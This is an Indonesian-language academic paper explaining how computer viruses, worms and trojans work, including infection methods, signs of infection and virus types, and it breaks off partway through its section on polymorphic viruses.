Analisis Cara Kerja Sistem Infeksi Virus Komputer

Petrus Dwi Ananto P., SKom., MMSI.

I. ABSTRAKSI

Virus komputer disebut sebagai virus karena mempunyai kemiripan dengan perilaku virus yang sesungguhnya di jagad biologi, terutama cara penyebarannya dari satu komputer ke komputer lain. Virus komputer, harus menumpang pada sebuah program atau dokumen supaya dapat tereksekusi. Jika program atau dokumen ini dijalankan, maka virus sudah "dibukakan jalan" untuk mengeinfeksi program atau dokumen lain. Hal ini serupa dengan virus dalam jagad biologi yang harus menumpang pada sel makhluk hidup lain guna kelangsungan hidupnya. Dan dalam aksi menumpangnya ini, virus sekaligus juga membuat induk semangnya menjadi sakit.

Setiap virus komputer mempunyai beberapa rutin tertentu untuk menjamin kelangsungan hidupnya. Secara umum, ada tiga rutin yang menjadi komponen dasar pembentuk virus, yaitu rutin pencari, pengganda dan anti deteksi. Setiap rutin tersebut mempunyai tugas dan fungsi masing-masing yang saling mendukung satu dengan lainnya.

Sebuah virus komputer memerlukan daftar nama-nama file yang ada dalam suatu direktori untuk mengenali file yang menjadi targetnya.Kemudian dengan kemampuan replikasi (menggandakan diri), baik dengan menimpa di atasnya (overwrite) atau menambahkan (appending) kode programnya ke program induk (host) akan ikut tereksekusi bersamaan dengan eksekusi program induknya. User biasanya tidak menyadari adanya aktivitas virus saat virus menggandakan diri dan hanya menyadari saat virus melakukan aksinya.

Kata kunci : virus, virus komputer, program, user

II. PENDAHULUAN

1.1. Identifikasi Masalah

Dewasa ini, perkembangan teknologi telah membuat banyak perubahan-perubahan penting dalam kehidupan manusia sehari-hari. Salah satunya adalah perkembangan teknologi komputer dan internet yang membuat orang semakin mudah untuk mendapatkan informasi yang diinginkan. Dengan hanya berpakaian kaos dan celana pendek sambil minum teh atau kopi dan makan gorengan, kita bisa mendapatkan informasi secara detail mengenai berita-berita internasional.

Internet merupakan salah satu media yang paling digemari setiap orang untuk mendapatkan informasi yang dibutuhkan. Hampir semua informasi bisa kita dapatkan di internet (peranan internet sebagai perpustakaan terlengkap di seluruh dunia) dan dengan internet pula kita bisa berkomunikasi dengan semua orang yang ada di seluruh dunia (peranan internet sebagai jaringan komunikasi dunia). Tapi sayang, internet tidak selalu berisi informasi-informasi yang kita inginkan. Internet juga berisi malware atau program komputer yang cenderung merusak, seperti virus-virus komputer, yang dapat membahayakan sistem operasi yang ada di komputer kita. Cukup banyak orang yang memiliki persepsi yang salah mengenai virus komputer sehingga tidak jarang dari mereka menjadi ketakutan secara berlebihan terhadap virus komputer. Sebagian besar dari mereka beranggapan bahwa jika komputer mereka sudah terinfeksi virus komputer maka komputer mereka sudah "divonis" rusak dan semua data yang tersimpan dalam komputer tersebut akan hilang dan tidak bisa "terselamatkan" lagi.

1.2. Identifikasi Masalah

Berdasarkan dari uraian di atas, ada beberapa masalah yang dapat diidentifikasi, antara lain :

1. Bagaimana virus komputer bisa menjadi hal yang begitu menakutkan bagi para pengguna komputer ?
2. Bagaimana peranan internet dalam penyebaran virus komputer ?
3. Apa yang dapat dilakukan untuk memperkecil kemungkinan terinfeksi virus komputer ?

1.3. Tujuan Analisis

Adapun tujuan dari analisis ini adalah untuk mengetahui seberapa jauh virus dapat membahayakan pengoperasian komputer dan mampu untuk mengurangi ketakutan yang berlebihan terhadap virus komputer yang banyak tersebar melalui internet.

III. TINJAUAN PUSTAKA

2.1. Internet

Internet mulai komersial dan berkembang sangat pesat sejak tahun 1990. Sebelumnya, internet sudah dikenal di kalangan akademik dan pusat-pusat penelitian. Tapi sekarang, semua orang telah mengenal internet. Internet sebagai jaringan komputer global telah terbukti dapat mempermudah pemakainya, baik dalam berkomunikasi maupun dalam pertukaran informasi. Banyak fasilitas yang ditawarkan oleh internet, antara lain e-mail atau *electronic mail* (untuk berkirim dan menerima surat secara elektronik), FTP atau *File Transfer Protocol* (untuk melakukan transfer data atau file dari satu komputer ke komputer lain), Web (untuk mengakses informasi-informasi), dan fasilitas-fasilitas lainnya yang terus bermunculan seiring dengan perkembangan internet itu sendiri.

Menurut Palani Murugappan, internet didefinisikan sebagai berikut :

Internet adalah sebuah jaringan dari banyak jaringan yang dihubungkan oleh kabel dan siap terhubung dengan satelit, dimana hampir semua jaringan tersebut secara instan terhubung satu dengan yang lain. Internet tidak mempunyai batas, berkembang secara eksponensial dan merupakan jaringan komputer terbesar di dunia.

Sedangkan Ahmad Bustami mengatakan bahwa Internet merupakan jaringan global yang terdiri dari ratusan bahkan ribuan komputer termasuk jaringan-jaringan lokal tersebut. Komputer-komputer ini terhubung menjadi satu melalui saluran telepon. Dilihat dari sisi teknis, internet bisa didefinisikan sebagai rajanya jaringan (*networks of networks*). Sedangkan dari sisi pengetahuan, internet merupakan sebuah perpustakaan besar dengan segudang informasi-informasi lengkap, bahkan internet bisa juga didefinisikan sebagai *shopping center* terbesar di seluruh dunia bagi orang-orang yang suka berbelanja. (1999)

2.2. Trojan Horse

Virus dan worm adalah ancaman terbesar bagi dunia bisnis, dalam kaitannya dengan kerugian uang dan data yang diakibatkannya, sedangkan Trojan adalah ancaman terbesar bagi sistem keamanan. Adapun, virus bekerja merusak data sedangkan trojan mengumpulkan data yang ada dalam komputer korbannya. Virus memerlukan banyak instruksi dan bekerja melakukan semua instruksi yang telah diprogramkan dalam dirinya. Sebaliknya, trojan hanya memerlukan sedikit instruksi, hanya untuk membuka *backdoor* komputer korban. Setelah *backdoor* ini terbuka, berarti

komputer korban, secara otomatis, akan menjadi milik dari pengirim trojan tersebut.

Kata trojan berasal dari legenda masyarakat Yunani. Dalam legenda ini diceritakan bahwa ada satu pasukan yang menyerbu kota Troy yang dikelilingi oleh sebuah tembok besar, tinggi dan susah untuk ditembus. Berbagai usaha dilakukan untuk menembus tembok besar tersebut, tapi selalu gagal total. Akhirnya dilakukan perubahan taktik dan disiapkan siasat baru, yaitu dengan membuat sebuah kuda kayu yang besar dan diisi dengan pasukan terbaik. Kuda kayu ini kemudian ditempatkan di luar gerbang sebagai tanda penawaran perdamaian. Trojan (penduduk kota Troy) merasa senang mendapat hadiah tersebut dan membawanya masuk tanpa curiga sedikitpun. Saat malam tiba, pasukan terbaik yang sejak siang berada dalam kuda kayu tersebut, kemudian keluar dan menyerang penjaga pintu gerbang agar dapat membuka pintu gerbang sehingga pasukan yang berada di luar dapat masuk dan kemudian menyerang dari dalam. Akhirnya, kota Troy dapat dikuasai.

Seth Fogie dan Cyrus Peikari dalam buku *Windows Internet Security : Protecting Your Critical Data*, menerangkan bahwa “Trojan komputer merupakan sebuah program yang berisi *malicious code* yang bersembunyi pada program lain.” (2002: 224)

Setiap trojan bekerja sebagai *client-server*. Trojan-server diinstal pada komputer target sedangkan trojan-client diinstal pada komputer orang yang akan mengendalikan komputer target. Orang tersebut menggunakan program trojan-client untuk melakukan koneksi dengan komputer target. Saat trojan telah membuka *backdoor* dalam komputer target, orang tersebut dapat leluasa keluar-masuk melalui *backdoor* yang terbuka.

Trojan-server membuat beberapa port terbuka dalam komputer target. Port dapat diasumsikan sebagai pintu. Saat pintu telah terbuka lebar, maka orang lain dapat bebas keluar-masuk. Demikian pula halnya dengan komputer target. Saat trojan-server telah membuka port dalam komputer target, maka orang lain dapat bebas keluar-masuk, tanpa sepengetahuan user komputer target. Sekali saja trojan-server telah membuka port, maka port tersebut selamanya tidak akan pernah ditutup oleh trojan sehingga orang lain memiliki banyak waktu untuk mengendalikan komputer target dan mengetahui segala aktivitasnya. Trojan-server dan trojan-client dapat diasumsikan sebagai televisi dan remote control-nya. Saat televisi telah dinyalakan, maka orang dapat dengan laluasa mengganti-ganti program acara melalui tombol-tombol yang ada dalam remote control.

2.3. Worm

Banyak artikel yang menterjemahkan istilah worm sebagai cacing. Makhluk yang satu ini memang tepat disebut sebagai cacing. Makhluk hidup yang disebut cacing ini memiliki beberapa kelebihan, diantaranya adalah dapat bergerak dengan bebas, hidup dengan memakan makanan yang tersedia di sekitarnya, dan yang paling utama dan khas, adalah berkembang biak dengan cara segmentasi. Dengan cara segmentasi inilah perkembangbiakan cacing menjadi sangat pesat dibandingkan makhluk hidup lainnya.

Menurut Seth Fogie dan Cyrus Peikari, WORM (*Write-Once Read-Many*) didefinisikan sebagai berikut : Worm adalah sebuah program yang dapat berjalan sendiri dan akan menggunakan sumber daya yang ada dalam program induk untuk bertahan hidup (menyebabkan daya hidup worm lebih lama daripada virus) sehingga dapat

menyebar luas ke komputer lain tanpa adanya campur tangan manusia. (2002: 222)

Worm dapat menyebarkan dirinya sendiri kepada komputer-komputer berbeda yang berada dalam suatu jaringan. Worm dapat menemukan jalan menuju komputer lain dengan menggunakan sumber daya dari komputer induk. Dengan kata lain, jika komputer seseorang terhubung melalui jaringan komputer lain, maka worm dapat mendekati komputer itu dan secara otomatis mereplikasi dirinya sendiri, tanpa sepengetahuan orang tersebut.

Worm mirip dengan virus, yaitu dapat menghapus dan memodifikasi file. Bedanya, worm memiliki tingkat penyebaran yang lebih cepat daripada virus sehingga menjadi lebih berbahaya daripada virus. Sebagai contoh adalah Worm Morris. Worm ini dibuat pada tanggal 2 November 1988 oleh seorang mahasiswa berumur 23 tahun dari suatu universitas. Beberapa saat setelah worm ini masuk ke dalam jaringan komputer yang ada di universitas tersebut langsung mereplikasi dirinya sendiri untuk kemudian meng-*crack* password komputer tersebut. Setelah sukses masuk ke dalam komputer tersebut dan menginfeksinya, kemudian worm ini akan meng-*crack* password komputer lain yang terhubung dengan komputer tersebut dan selanjutnya menginfeksinya. Begitulah seterusnya kegiatan *crack* password dan infeksi berlangsung terus sampai seluruh komputer yang ada dalam jaringan tersebut terinfeksi worm ini, tanpa dapat diketahui aktivitasnya. Meskipun Worm Morris tidak berisi kode-kode yang dapat merusak, tapi akibatnya semua komputer yang memang dipergunakan untuk aktivitas ribuan mahasiswa, menjadi tidak berfungsi dan diperkirakan kerugian yang diderita universitas tersebut mencapai $ 100.000 sampai $10.000.000.

Tidak diragukan lagi bahwa worm memang memiliki kelebihan-kelebihan yang juga dimiliki oleh cacing. Fleksibel dalam bergerak, dapat bertahan hidup lebih lama, dan dapat mereplikasi dirinya sendiri sehingga menyebabkan banyak masalah dalam jaringan. Komunikasi dalam jaringan menjadi suatu jalan tol bagi worm yang berusaha berkembang dan menyebar dari satu komputer ke komputer lain. Karena itulah, penyebaran worm menjadi lebih cepat, apalagi didukung oleh adanya komunikasi jaringan. Jadi, semakin banyak komputer yang terhubung dengan jaringan, kemungkinan, semakin banyak komputer yang dapat terinfeksi oleh worm.

2.4. Virus

Serangan virus komputer akhir-akhir ini terlihat semakin gencar. Para pembuatnya menggunakan berbagai trik supaya mampu mengecoh antivirus yang ada dalam komputer user. Selain itu, mulai terdapat indikasi penyebaran virus untuk kepentingan komersial. Program virus sebenarnya telah muncul sejak era 1980-an. Tetapi tingkat penyebaran yang semakin cepat dan luas terjadi di awal 1990-an, yaitu ketika internet mulai dimasyarakatkan. Dengan menumpang di dalam isi *e-mail* ataupun situs *web*, virus semakin leluasa mengobrak-abrik jaringan komputer.

2.4.1. Definisi Virus Komputer

Makhluk ini disebut sebagai virus karena mempunyai kemiripan dengan perilaku virus yang sesungguhnya di jagad biologi, terutama cara penyebarannya dari satu komputer ke komputer lain. Virus komputer, harus menumpang pada sebuah program atau dokumen supaya dapat tereksekusi. Jika program atau dokumen ini dijalankan, maka virus sudah “dibukakan jalan” untuk mengeinfeksi program atau dokumen lain. Hal

ini serupa dengan virus dalam jagad biologi yang harus menumpang pada sel makhluk hidup lain guna kelangsungan hidupnya. Dan dalam aksi menumpangnya ini, virus sekaligus juga membuat induk semangnya menjadi sakit.

Tabel 2.1. Perbandingan Antara Virus Biologi dan Virus Komputer

Ciri	Virus Biologi	Virus Komputer
❖ Ukuran ❖ Komposisi ❖ Infeksi ❖ Siklus hidup ❖ Penyebaran ❖ Musuh utama ❖ Akibat ❖ Reproduksi ❖ Antideteksi	❖ 100 – 300 nm ❖ Berisi protein ❖ Sel makhluk hidup ❖ 20 – 45 menit ❖ Butuh intervensi makhluk hidup ❖ Antibodi ❖ Menimbulkan penyakit dan kerusakan sel ❖ Dengan menciptakan kode genetik ❖ Evolusi bentuk dan kemampuan	❖ 1024 byte – 5 KB ❖ Berisi *malicious code* ❖ File, program ❖ Hampir sama dengan proses instalasi software aplikasi ❖ Butuh intervensi manusia ❖ Antivirus ❖ Memanipulasi sistem dan berpotensi untuk merusak ❖ Dengan melakukan replikasi kode programnya ❖ Polymorphic, enkripsi, anti-debugging, stealth

Julukan “virus” sendiri diberikan oleh Len Adleman, dalam sebuah seminar mengenai “*Computer Security*”, bulan Nopember 1983. Hingga saat ini, virus komputer memiliki banyak definisi, antara lain :

- Virus komputer adalah program yang menulari program komputer lain dengan cara memodifikasi mereka sedemikian rupa sehingga sebuah salinan dari virus ini dapat tercipta. (Pamela Kane, 1995: 5)
- Virus komputer adalah serangkaian instruksi komputer yang menumpang pada program resmi atau mengganti instruksi program resmi untuk kemudian membuat salinannya ke dalam program resmi tersebut. (Ibid.: 7)
- Virus komputer adalah sebuah program yang melakukan duplikasi dirinya sendiri di dalam sistem komputer yang dimasukinya dan memiliki potensi yang besar untuk melakukan manipulasi terhadap sistem tersebut. (www.bintek.depkeu.go.id)
- Virus komputer adalah sebuah kode komputer yang dapat dijalankan dan berukuran kecil dengan kemampuan memperbanyak diri, baik dengan cara menempelkan sebagian atau seluruh file atau aplikasi program, dan mengakibatkan komputer melakukan hal-hal yang tidak diinginkan. (www.bintek.depkeu.go.id)
- Virus komputer adalah sebuah program yang mereproduksi kodenya sendiri ke dalam file eksekusi lain, tanpa sepengetahuan dari user, sedemikian rupa sehingga kode virus tersebut akan tereksekusi saat eksekusi file yang telah terinfeksi tersebut. (www.bintek.depkeu.go.id)
- Virus komputer diartikan sebagai suatu program yang menginfeksi suatu file dan dapat secara otomatis menyisipkan salinan dirinya sendiri kepada file atau komputer lain. (http://freehost16.websamba.com/pondok-pelangi/)
- Virus komputer adalah suatu program komputer yang menyebar dari satu sistem ke sistem yang lain dan akhirnya membuat fungsi komputer

tersebut tidak dapat didesain lagi. Setiap kode virus hasil salinan mampu bekerja tanpa bergantung pada virus aslinya. (David Frost, Ian Beagle, Chris Frost, 1991: 3)

- Virus komputer adalah sebuah program yang memasukkan dirinya sendiri ke dalam satu atau lebih file dan kemudian menjalankan beberapa kegiatan. (Matt Bishop, 2003: 616)
- Virus komputer adalah sebuah program yang dapat melakukan replikasi, berkembang biak dan melakukan infeksi dari satu program ke program lain, user ke user, komputer ke komputer, dan jaringan ke jaringan. (Frederick B. Cohen, 1994: 28)
- VIRUS (*Vital Information Resources Under Siege*) adalah program yang melakukan replikasi dirinya sendiri dengan menginfeksi program lain. (Peter Norton & Paul Nielsen, 1992: 11)

Dari beberapa definisi virus di atas, ada dua kata kunci mengenai definisi dari virus komputer, yaitu program dan replikasi. Dari kedua kata kunci itu, virus komputer dapat didefinisikan sebagai sebuah program berukuran kecil yang memiliki kemampuan replikasi (menggandakan diri), baik dengan menimpa di atasnya (*overwrite*) atau menambahkan (*appending*) kode programnya ke program induk (*hos*t) dan akan ikut tereksekusi bersamaan dengan eksekusi program induknya. User biasanya tidak menyadari adanya aktivitas virus saat virus menggandakan diri dan hanya menyadari saat virus melakukan aksinya.

2.4.2. Karakteristik Virus Komputer

Setiap virus memiliki karakteristik tersendiri. Berikut ini adalah karakter-karakter virus yang membedakan virus yang satu dengan yang lainnya, yaitu ukuran, metode infeksi, dan TSR.

2.4.2.1. Ukuran

Secara tidak langsung, para pembuat virus menganut pepatah yang mengatakan "*Small is beautiful*" sehingga ukuran virus dibuat sekecil mungkin. Ukuran virus sangatlah kecil bila dibandingkan dengan kebanyakan program sistem komputer. Sebenarnya ukuran virus yang kecil ini bukan hanya sekedar untuk keindahan, tapi justru untuk menghindari kecurigaan user terhadap infeksi virus. Kebanyakan user tidak akan pernah menyadari jika ukuran file mereka mengalami sedikit penambahan (hanya beberapa byte saja). Selain itu, ukuran yang kecil membuat virus cepat untuk di-*copy* ke file/program lain. Proses *copy* yang cepat membuat proses kerja program yang lain menjadi tidak terganggu.

Dari semua bahasa pemrograman yang ada, Assembler merupakan bahasa pemrograman yang handal dan paling baik digunakan untuk membuat virus dengan ukuran yang kecil. Biasanya virus dinamai menyertakan besar penambahan ukurannya, misalnya virus Die Hard 4000 (artinya virus Die Hard akan menambah ukuran file yang diinfeksi dengan besar 4000 byte).


2.4.2.2. Metode Infeksi

Ciri utama dari sebuah virus adalah kemampuannya dalam mereplikasi dirinya sendiri ke dalam file/program lain. Replikasi ini dilakukan dengan cara melakukan infeksi ke dalam file/program lain yang akan dijadikan sebagai file/program induk (*host*). Ada banyak cara yang dilakukan oleh virus dalam menginfeksi program induk, antara lain *overwriting*, *appending*, dan *prepending*.

A. Overwriting

Metode ini merupakan metode yang sudah kuno, tapi memiliki daya rusak yang cukup besar


karena mengganti sebagian isi dari program yang diinfeksi oleh virus. Virus akan meng-*copy* tubuhnya ke program induk, sehingga program induk yang terinfeksi tersebut menjadi rusak. Akibatnya program ini tidak dapat berjalan dengan baik, bahkan tidak bisa lagi dikembalikan ke kondisi semula oleh program antivirus. Dengan metode ini ukuran file yang terinfeksi tidak berubah.



Gambar 2.1. Metode Infeksi Dengan Overwritting

B. Appending


Ini merupakan metode penginfeksian yang lebih maju dan sedikit "baik hati" dengan tidak mengganti isi dari program yang akan diinfeksi oleh virus. Virus meng-*copy* tubuhnya dengan cara menambahi program induk (*appending*) tidak dengan meniban (*overwriting*). Sebagian kecil program virus berada di awal program induk dan menggeser sedikit ke belakang program induk. Karena tidak mengubah isi dari program yang terinfeksi, maka program yang terinfeksi tersebut tetap dapat berjalan normal, tetapi ukuran file menjadi bertambah besar. Dengan metode ini, kemungkinan program antivirus masih bisa mengembalikan program yang terinfeksi ke kondisi semula, ketika program masih bersih dari virus.



Gambar 2.2. Metode Infeksi Dengan Appending

C. Prepending

Metode penginfeksian ini mirip dengan *appending*, hanya saja virus meng-*copy* tubuhnya pada bagian awal program induk. Hal ini membuat ukuran file yang terinfeksi menjadi tambah besar. Saat program terinfeksi virus dijalankan, kode virus akan tereksekusi terlebih dahulu kemudian diikuti dengan program induk. Program antivirus akan lebih mudah mengembalikan program yang terinfeksi virus yang menggunakan metode ini. Hapus bagian awal program yang berisi virus dan setelah itu program akan kembali seperti semula.



Gambar 2.2. Metode Infeksi Dengan Prepending

2.4.2.3. TSR (*Terminate and Stay Resident*)

TSR (*Terminate and Stay Resident*) adalah program komputer yang tinggal di memori komputer dan akan tetap ada sampai komputer dimatikan.. Program ini meliputi utility pop-up, software jaringan, dan sebagian besar virus komputer. Jika program tersebut adalah virus komputer, maka lebih baik lakukan booting panas (Ctrl-Alt-Del) agar virus yang berdiam di memori menjadi hilang.

2.4.3. Tanda-Tanda Keberadaan Virus Komputer

Ada banyak cara untuk mendeteksi keberadaan virus pada sistem komputer, diantaranya adalah sebagai berikut :

1. Program tidak berjalan secara normal, diikuti pesan-pesan error, atau sesekali disertai animasi (walaupun menarik).
2. Berubahnya volume disk.
3. File / program yang hilang secara misterius.
4. Ukuran file yang dieksekusi menjadi berubah tanpa sebab yang diketahui.
5. Data file berubah tanpa sebab yang diketahui.

6. Penurunan jumlah memori tersedia walaupun komputer tidak sedang menjalankan program komputer.
7. Akses disk tampak berlebihan walaupun untuk hal-hal yang sederhana.
8. Aktifitas sistem secara keseluruhan berjalan sangat lambat (untuk eksekusi program dibutuhkan waktu yang lebih lama dari biasanya).
9. Lampu disk menyala tanpa adanya keterangan apa-apa.

2.4.4. Jenis-Jenis Virus Komputer

Ternyata virus yang banyak beredar memiliki jenis yang berbeda-beda. Berikut ini akan dibahas jenis-jenis virus menurut taknik pembuatan, infeksi yang dilakukan, dan teknik antideteksi.

2.4.4.1. Berdasarkan Teknik Pembuatan

Dilihat dari teknik pembuatannya, ada tiga jenis virus yang dapat didefinisikan, yaitu virus yang dibuat dengan *compiler*, virus *macro*, dan virus *script*.

A. Virus yang Dibuat dengan *Compiler*

Compiler berfungsi untuk mengubah suatu kode bahasa pemrograman tertentu menjadi format .EXE dan .COM. Dengan format ini, suatu file dapat langsung dieksekusi. Virus yang pertama kali muncul di dunia komputer adalah virus yang dibuat dengan *compiler*. Bahkan sampai sekarang pun virus jenis ini berkembang dengan pesat.

Virus dapat dibuat dengan berbagai macam bahasa pemrograman, seperti Assembler, Pascal, C++, dan sebagainya. Agar virus yang telah dibuat ini dapat langsung dieksekusi, maka perlu dilakukan *compile* terlebih dahulu. TASM atau MASM adalah *compiler* Assembler, Turbo Pascal untuk Pascal, dan Borland C++ untuk C++.

Dari semua bahasa pemrograman yang ada, Assembler merupakan bahasa pemrograman yang memiliki kehandalan yang paling baik untuk digunakan dalam membuat virus. Virus yang dibuat melalui Assembler akan menghasilkan virus dengan ukuran yang sangat kecil (hanya beberapa byte saja) sehingga proses infeksinya menjadi lebih cepat dan mampu mengindari kecurigaan user terhadap aktifitas infeksinya. Selain itu, karena kedekatannya dengan bahasa mesin, maka pembuat virus akan lebih mudah melakukan hampir seluruh manipulasi yang mana hal ini tidak selalu dapat dilakukan oleh virus jenis lain, terutama dalam hal manipulasi interupsi-interupsi DOS, yang berhubungan langsung dengan software dan hardware sistem komputer.

B. Virus *Macro*

Salah satu jenis virus yang banyak beredar adalah virus *macro*. *Macro* adalah sebuah tool perintah yang membutuhkan sebuah program interpretasi untuk eksekusi. Hampir semua *macro*, yang banyak dikenal, digunakan dalam produk-produk Microsoft Office. Pembuat virus *macro* memanfaatkan bahasa pemrograman yang ada dalam Microsoft Office, yaitu *Visual Basic for Application (VBA)*. VBA merupakan tool yang mudah digunakan, karena VBA dapat membantu user dalam melakukan aktivitasnya dengan Microsoft Office. Sebagai contoh, VBA dapat digunakan untuk membuat program template, yang menyediakan user dengan format-format dokumen yang siap pakai. Tapi saat sebuah virus telah memanfaatkan fasilitas VBA, maka bahaya kerusakan mulai mengancam. Salah satu virus *macro* yang pernah membuat heboh adalah virus Melissa. Virus ini memanfaatkan Outlook (produk Microsoft yang bisa berhubungan dengan Microsoft Office). Virus ini melakukan reproduksi sendiri dan

mampu menyebar dengan cara mengirimkan dirinya sendiri melalui *address book* e-mail kepada user lain. Si penerima e-mail tidak akan curiga kepada si pengirim e-mail (karena pengirim memang telah dikenal) dan kemudian membukanya sehingga ia menjadi terinfeksi. Aktivitas ini terus berlangsung sampai semua nama yang terdapat dalam *address book* e-mail si pengirim akan terkirimkan semua. Akibatnya, jalur e-mail menjadi sibuk bahkan server e-mail menjadi *down*.

C. Virus *Script*

Virus s*cript* biasanya sering didapat dari internetkarena kelebihannya yang fleksibel dan bisa berjalan pada saat terkoneksi dengan internet. Virus jenis ini biasanya menumpang pada fileHTML (*Hype Text Markup Language*) yang dibuat dengan menggunakan fasilitas *script* seperti *Javascript*, *VBScript*,maupun gabungan antara *script* yang mengaktifkan program *Active-X* dari *Microsoft Internet Explorer*.

Virus *script* berbeda dengan virus *macro*. Virus *script* dapat berjalan dalam berbagai lingkungan produk. Bahasa pemrograman umum, seperti *VBScript*, dapat menjalankan rutin-rutin dalam *Microsoft Outlook e-mail client, web-server* dan *web-browser*. Contoh virus jenis ini adalah PHP.Pirus, VBS.Kalamar, HTML.Internal.

2.4.4.2. Berdasarkan Infeksi yang Dilakukan

Jika dilihat dari infeksi yang dilakukan, maka virus dapat dibedakan menjadi virus *boot sector*, virus file, virus sistem, virus *multi-partite*, dan virus *registry windows*.

A. Virus *Boot Sector*

Virus *Boot Sector* adalah virus yang memanfaatkan gerbang hubungan antara komputer dan media penyimpan sebagai tempat untuk menginfeksi. Apabila pada *boot sector* terdapat suatu program yang mampu menyebarkan diri dan mampu tinggal di memory selama komputer bekerja, maka program tersebut dapat disebut virus.

Virus ini biasanya menginfeksi *boot sector* harddisk atau floppy disk dan kemudian melakukan *loading* ke memori sesaat setelah komputer dinyalakan. Virus *boot sector* dapat meng-*copy* dirinya sendiri dari disk ke disk, biasanya dari floppy disk ke harddisk kemudian kembali lagi ke floppy disk. Brain adalah contoh virus *boot sec*tor pertama yang menyerang komputer.

Tempat terbaik bagi virus untuk menduplikasi diri sendiri adalah suatu tempat pada harddisk yang dikenal sebagai *Master Boot Record (MBR)*. MBR adalah bagian dari drive yang menyediakan informasi sebelum komputer melakukan *start-up*. Sebagai contoh, jika seseorang mempunyai partisi dan drive yang berbeda-beda pada komputernya, maka MBR akan memberikan informasi tentang ukuran dan struktur dari partisi dan drive yang ada. Jika virus MBR menyerang, maka virus tersebut akan menghapus MBR. Tidak ada lagi informasi yang diberikan mengenai ukuran dan struktur dari partisi dan drive yang ada di dalam harddisknya. Artinya, semua data yang ada di dalam harddisk orang tersebut menjadi tidak ada, karena tidak ada lagi yang dapat menunjukkan lokasi tempat data-data tersebut berada.

Virus MBR sulit untuk dideteksi. Hal ini disebabkan karena virus ini bekerja sebelum program lain beroperasi, termasuk program antivirus. Karena itu, ketika program antivirus mulai memeriksa file-file yang ada di dalam komputer, virus MBR dapat mengalihkan pemeriksaan dan membuat diri seolah-olah merupakan program yang legal.

Contoh dari virus jenis ini adalah virus WXZ (menginfeksi *boot record* dan floppy disk), virus V-

sign (menginfeksi MBR) dan virus Stoned (menginfeksi MBR dan floppy disk).

B. Virus File

Virus filemerupakan virus yang memanfaatkan suatu fileyang dapat diproses langsung pada editor *DOS*, seperti fileberekstensi .COM, .EXE, .BAT, .OVL, .DRV dan beberapa file lainnya. Untuk menyebarkan dirinya, biasanya, virus akan menempelkan dirinya di dalam file-file eksekusi sehingga virus akan ikut dieksekusi saat file tempat virus tersebut menumpang, dieksekusi. Biasanya juga, hasil infeksi dari virus ini dapat diketahui dengan berubahnya ukuran file yang diinfeksinya. Contoh dari virus ini banyak sekali, antara lain virus Dark Avenger, Dudley, Jerusalem, dll.

C. Virus Sistem

Virus sistem merupakan virus yang memanfaatkan file-fileyang dipakai untuk membuat suatu sistem komputer. Contohnya adalah fileberekstensi .SYS, fileIBMBIO.COM, IBMDOS.COM, atau COMMAND.COM. Contoh dari virus sistem adalah Lehigh (menginfeksi COMMAND.COM).

D. Virus *Multi-Partite*

Virus *multi-partite* dapat bertindak sebagai virus *boot sector* maupun virus file. Virus ini mempunyai dua kemampuan, yaitu dapat masuk ke *boot sector* dan juga dapat masuk ke file. Kebanyakan virus modern merupakan virus jenis ini. Selain fleksibel juga dianggap mampu bertahan hidup lebih lama bila dibandingkan hanya memiliki satu kemampuan saja, masuk ke dalam *boot sector* atau file saja. Contoh virus ini adalah virus Mystic yang dibuat di Indonesia, Angela, Anthrax.


E. Virus *Registry Windows*

Virus ini menginfeksi sistem operasiyang menggunakan Windows 95/98/NT danbiasanya akan melakukan infeksi dan manipulasi pada bagian *registry Windows*,sebab *registry* adalah tempat menampung seluruh informasi komputer baik hardware maupun software,sehingga setiap kali seseorang menjalankan Windowsmaka virus akan dijalankan oleh *registry* tersebut. Contoh virus ini adalah WinREG.

2.4.4.3. Berdasarkan Teknik Antideteksi

Untuk mempertahankan hidup, suatu virus harus bisa semaksimal mungkin menghindari deteksi antivirus. Apapun dilakukan demi mempertahankan hidup. Semakin pandai suatu virus menghindari deteksi antivirus, maka semakin besar waktu hidupnya. Teknik antideteksi merupakan suatu teknik yang digunakan virus untuk menghindari deteksi antivirus. Teknik antideteksi tiap-tiap virus adalah berbeda sehingga menghasilkan jenis virus yang berbeda-beda pula, seperti virus *polymorphic*, virus *stealth*, *sparse infector*, dan virus *cavity (spacefiller)*.

A. Virus *Polymorphic*



Gambar 2.4. Virus Polymorphic dan Enkripsinya

Virus *Polymorphic* merupakan sejenis virus yang mampu mengubah sifat dan karakteristiknya (punya berbagai macam bentuk) setiap kali ia mereplikasi dirinya dan menginfeksi file-file baru untuk menyamarkan dirinya supaya tidak mudah dikenali oleh software antivirus. Maksudnya adalah

